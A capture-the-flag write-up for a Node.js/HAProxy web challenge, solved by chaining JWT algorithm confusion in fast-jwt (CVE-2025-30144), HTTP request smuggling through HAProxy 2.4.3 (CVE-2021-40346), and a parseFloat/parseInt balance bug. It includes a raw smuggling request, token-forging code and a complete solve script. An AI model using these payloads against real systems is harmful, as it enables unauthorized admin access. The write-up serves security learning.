We are given a webapp written in Node.js with /admin and /flag endpoints.
const app = express();
const PORT = 3000;

app.use(cookieParser());
app.use(express.static('public'));
app.use(express.urlencoded({
    extended: false
}));

app.use("/admin",routerAdmin);
app.use("/flag",routerFlag);

app.get("/", auth, (req, res) => {
    res.redirect("/admin");
})

app.listen(PORT,()=>{
    console.log(`[+] Start on port ${PORT}`);
})
The /flag endpoint will give us the flag if our balance is 10 or above. The /admin endpoint provides some functionalities to modify our balance to achieve this, but more on that later.
const FLAG = process.env.FLAG || "DH{**fake_flag**}"

router.get("/", auth, (req,res)=>{
    if (getBalance() >= 10){

        return res.send(FLAG);
    }
    else{
        return res.send("Insufficient balance");
    }
})
Access to the /admin endpoint is restricted in two ways. The first is authentication middleware that requires a JWT cookie with the role field set to admin.
const auth = async (req, res, next) => {
    try {
        if (req.cookies.jwt === undefined) {
            let token = await sign();
            res.cookie('jwt', token, { maxAge: 3600000 });
            return res.send("You are not admin").status(401);
        }

        const TOKEN = req.cookies.jwt;
        const { role } = verify(TOKEN);
        if (role !== null && role ==="admin"){
            return next();
        }else{
            return res.send("You are not admin").status(401);
        }


    } catch (error) {
        console.log(`[-] auth error : ${error}`);
        return res.send("You need to generate proper jwt").status(500);
    }
}
The second is a HAProxy filter that explicitly filters /admin in the URL.
global
    daemon
    maxconn 256

defaults
    mode http
    timeout connect 50000ms
    timeout client 50000ms
    timeout server 50000ms

frontend http-in
    bind *:8000
    default_backend servers
    http-request deny if { path_beg /admin }

backend servers
    http-reuse always
    server server1 app:3000 maxconn 32
Bypassing the JWT verification is relatively straightforward. sign() generates a valid JWT token using the RSA private key, while verify() attempts to decrypt and verify the token, but it doesn't actually verify the token algorithm itself, potentially giving an alg confusion vuln.
const sign = async() => {
    try {
        const KEY = fs.readFileSync("./key/private.pem","utf-8");
        const payload = { role: "guest" };
        const signSync = createSigner({ algorithm: 'RS256', key: KEY });
        const token = signSync(payload);
        return token;

    } catch (error){
        console.log(`[-] sign error ${error}`)
        return null;
    }

}

const verify = (token) => {
    try{
        const KEY = fs.readFileSync("./key/public.pem","utf-8");
        const verifySync = createVerifier({ key: KEY });
        const payload = verifySync(token);
        return payload;
    } catch (error){
        console.log(`[-] verify error ${error}`)
        return null;
    }

}
The server uses fast-jwt@3.3.1 for token signing, which is vulnerable to CVE-2025-30144, confirming the alg confusion vector.
{
  "name": "app",
  "version": "1.0.0",
  "description": "",
  "main": "app.js",
  "dependencies": {
    "cookie-parser": "^1.4.6",
    "express": "^4.18.2",
    "fast-jwt": "^3.3.1"
  },
  "devDependencies": {},
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
The app exposes jwks.json which contains the components of the RSA public key.

We can fetch jwks.json and use it to reconstruct the RSA256 public key, then forge a HS256 admin token using the public key.
from Crypto.PublicKey import RSA
import base64
import jwt

def get_pubkey(n, e):
    c = lambda v: int.from_bytes(base64.urlsafe_b64decode(v + '=='))

    key = RSA.construct((c(n), c(e)))

    return key.export_key(format='PEM').decode().replace("PUBLIC", 'RSA PUBLIC') + '\n'

res = s.get(f'{url}/jwks.json')
jwk = json.loads(res.content.decode())['keys'][0]

pubkey = get_pubkey(jwk['n'], jwk['e'])

token = jwt.encode(
    payload = {
        'role': 'admin'
    },
    key=pubkey,
    algorithm='HS256'
)

print(token)
However, even with a valid admin token, access to /admin and its sub-endpoints is still blocked due to the HAProxy filter.
Looking at docker-compose.yml, we can see that HAProxy 2.4.3 is installed, and this version has CVE-2021-40346 which allows HTTP request smuggling through integer overflow in the request headers.
version: "3.9"
services:
  proxy:
    image: haproxy:2.4.3-alpine
    ports:
      - "8000:8000"
    volumes:
      - ./deploy/proxy/haproxy.cfg:/usr/local/etc/haproxy/haproxy.cfg:ro
    command: haproxy -f /usr/local/etc/haproxy/haproxy.cfg
    depends_on:
      - app
  app:
    build:
      context: ./deploy/app
We can use this CVE to bypass the HAProxy filter and make requests to /admin using our forged JWT token from earlier.
POST / HTTP/1.1
Host: localhost
Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:
Content-Length: 157

GET /admin HTTP/1.1
Host: localhost
Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4ifQ.k_etK8pZAnByL6YJxCE0kIiMklP6Mro_CTz9bIOLlxU
Now that we have successfully bypassed the protections for /admin, we can focus on the final part of the challenge, which is manipulating our balance to 10 to retrieve the flag.
/admin provides the /charge and /withdraw endpoints, which allows us to supply a decimal value that will be deposited or withdrawn from the balance respectively.
Our balance starts at 1, and there is a regex check that restricts our inputs to values lower than 1.
// utils/balance.js
let balance = 1;

const getBalance = () => balance;
const setBalance = (newBalance) => { balance = newBalance; };

module.exports = { getBalance, setBalance };


// routes/admin.js
const isValidDecimal = (num) => {
    const regex = /^0\.\d+$/;
    return regex.test(num);
}

...

router.get("/charge", limitCharge, auth, (req,res)=>{
    const money = req.query.money;
    let balance = getBalance();
    if (isValidDecimal(money)){
        const op = parseFloat(money);
        setBalance(balance + op);
        console.log(`[+] balance ==> ${getBalance()}`)

        return res.send("OK");
    }
    else{
        console.log(`[-] The money is invaild`);
        return res.send("The money is invaild");
    }
})

router.get("/withdraw", auth, (req,res)=>{
    const money = req.query.money;
    let balance = getBalance();
    let tmp = 0;
    if (isValidDecimal(money)){
        const op = parseFloat(money);
        let dollar = "";
        if (balance < op){
            TRY +=1;
            return res.send("The amount you are trying to withdraw is more than the balance");
        }
        tmp = balance - op;
        dollar = tmp + "$";
        msg = `Your balance is ${dollar}`;
        setBalance(parseInt(dollar.split("$")[0]));
        console.log(`[+] balance ==> ${getBalance()}`);

    }
    else{
        console.log(`[-] The money is invaild`);
        return res.send("The money is invaild");
    }
    return res.send(msg);
})
There is also a rate-limiting middleware that resets the balance on the third request to /charge, meaning we effectively only have two requests to /charge to accumulate our balance to 10.
const chargeCount = {};

const limitCharge = (req, res, next) => {
  const ip = req.ip;
  console.log(`[+] ip ==> ${ip}`)
  if (!chargeCount[ip]) {
    chargeCount[ip] = 1;
  } else {
    chargeCount[ip]++;
  }

  if (chargeCount[ip] >= 3) {
    setBalance(1);
    chargeCount[ip] = 0;
    console.log(`[+] balance reset`);
    return res.status(429).send("Exceeded today's charge limit");
  }

  next();
};
We can actually spot a mismatch in the balance parsing in /charge and /withdraw`, which can be abused to accumulate our balance.
In /charge, parseFloat() is used to evaluate the money deposited, while parseInt() is used in /withdraw to set the new balance.
parseFloat() is actually able to produce scientific notation if enough decimal places are supplied, and we can abuse this to get parseFloat() to return something like 9e-10 by withdrawing a value with a large number of decimal places.
parseInt() stops at the first invalid character when parsing strings, truncating the scientific notation and returning 9, exploding our balance.
After that, we just have to /charge 0.99999999999999999 to our account, which parseFloat() will round up to 1, and we successfully achieve a final balance of 10.
bal = 1

// withdraw
bal -= parseFloat('0.999999999')    // 9.999999717180685e-10
bal = parseInt(bal)                 // 9

// charge
bal += parseFloat('0.99999999999999999')    // 10
Below is my full solve script for this challenge.
import requests
import socket
import json
from Crypto.PublicKey import RSA
import base64
import jwt

host, port = 'host8.dreamhack.games', 17013
url  = f"http://{host}:{port}"
s = requests.Session()

# jwt alg confusion
def get_pubkey(n, e):
    c = lambda v: int.from_bytes(base64.urlsafe_b64decode(v + '=='))

    key = RSA.construct((c(n), c(e)))

    return key.export_key(format='PEM').decode().replace("PUBLIC", 'RSA PUBLIC') + '\n'

res = s.get(f'{url}/jwks.json')
jwk = json.loads(res.content.decode())['keys'][0]

pubkey = get_pubkey(jwk['n'], jwk['e'])

token = jwt.encode(
    payload = {
        'role': 'admin'
    },
    key=pubkey,
    algorithm='HS256'
)

print("> Admin token:", token)

s.cookies.set('jwt', token)

# http request smuggling
def req_admin(endpoint):
    format = lambda d: b'\r\n'.join(d) + b'\r\n\r\n'

    body = [
        f'GET /admin{endpoint} HTTP/1.1'.encode(),
        f'Host: {host}'.encode(),
        f'Cookie: jwt={token}'.encode(),
    ]

    length = len(format(body))

    payload = [
        b"POST / HTTP/1.1",
        f"Host: {host}".encode(),
        f'Content-Length0{"a" * 255}:'.encode(),
        f"Content-Length: {length}".encode(),
        b"",
        *body
    ]

    payload = format(payload)

    s = socket.socket()
    s.connect((host, port))
    s.send(payload)

    resp = s.recv(4096)
    s.close()

    return resp.decode()

# parseFloat parseInt mismatch
print("> Setting balance")

req_admin(f'/withdraw?money=0.{'9' * 9}')
req_admin(f'/charge?money=0.{'9' * 17}')

# get flag
res = s.get(f"{url}/flag")
print("Flag:", res.text)
Flag: DH{7f9e73223747f9d2fb15f3d218c5fb9f29cd22d1fda9e45af5c36adbdf9781f7}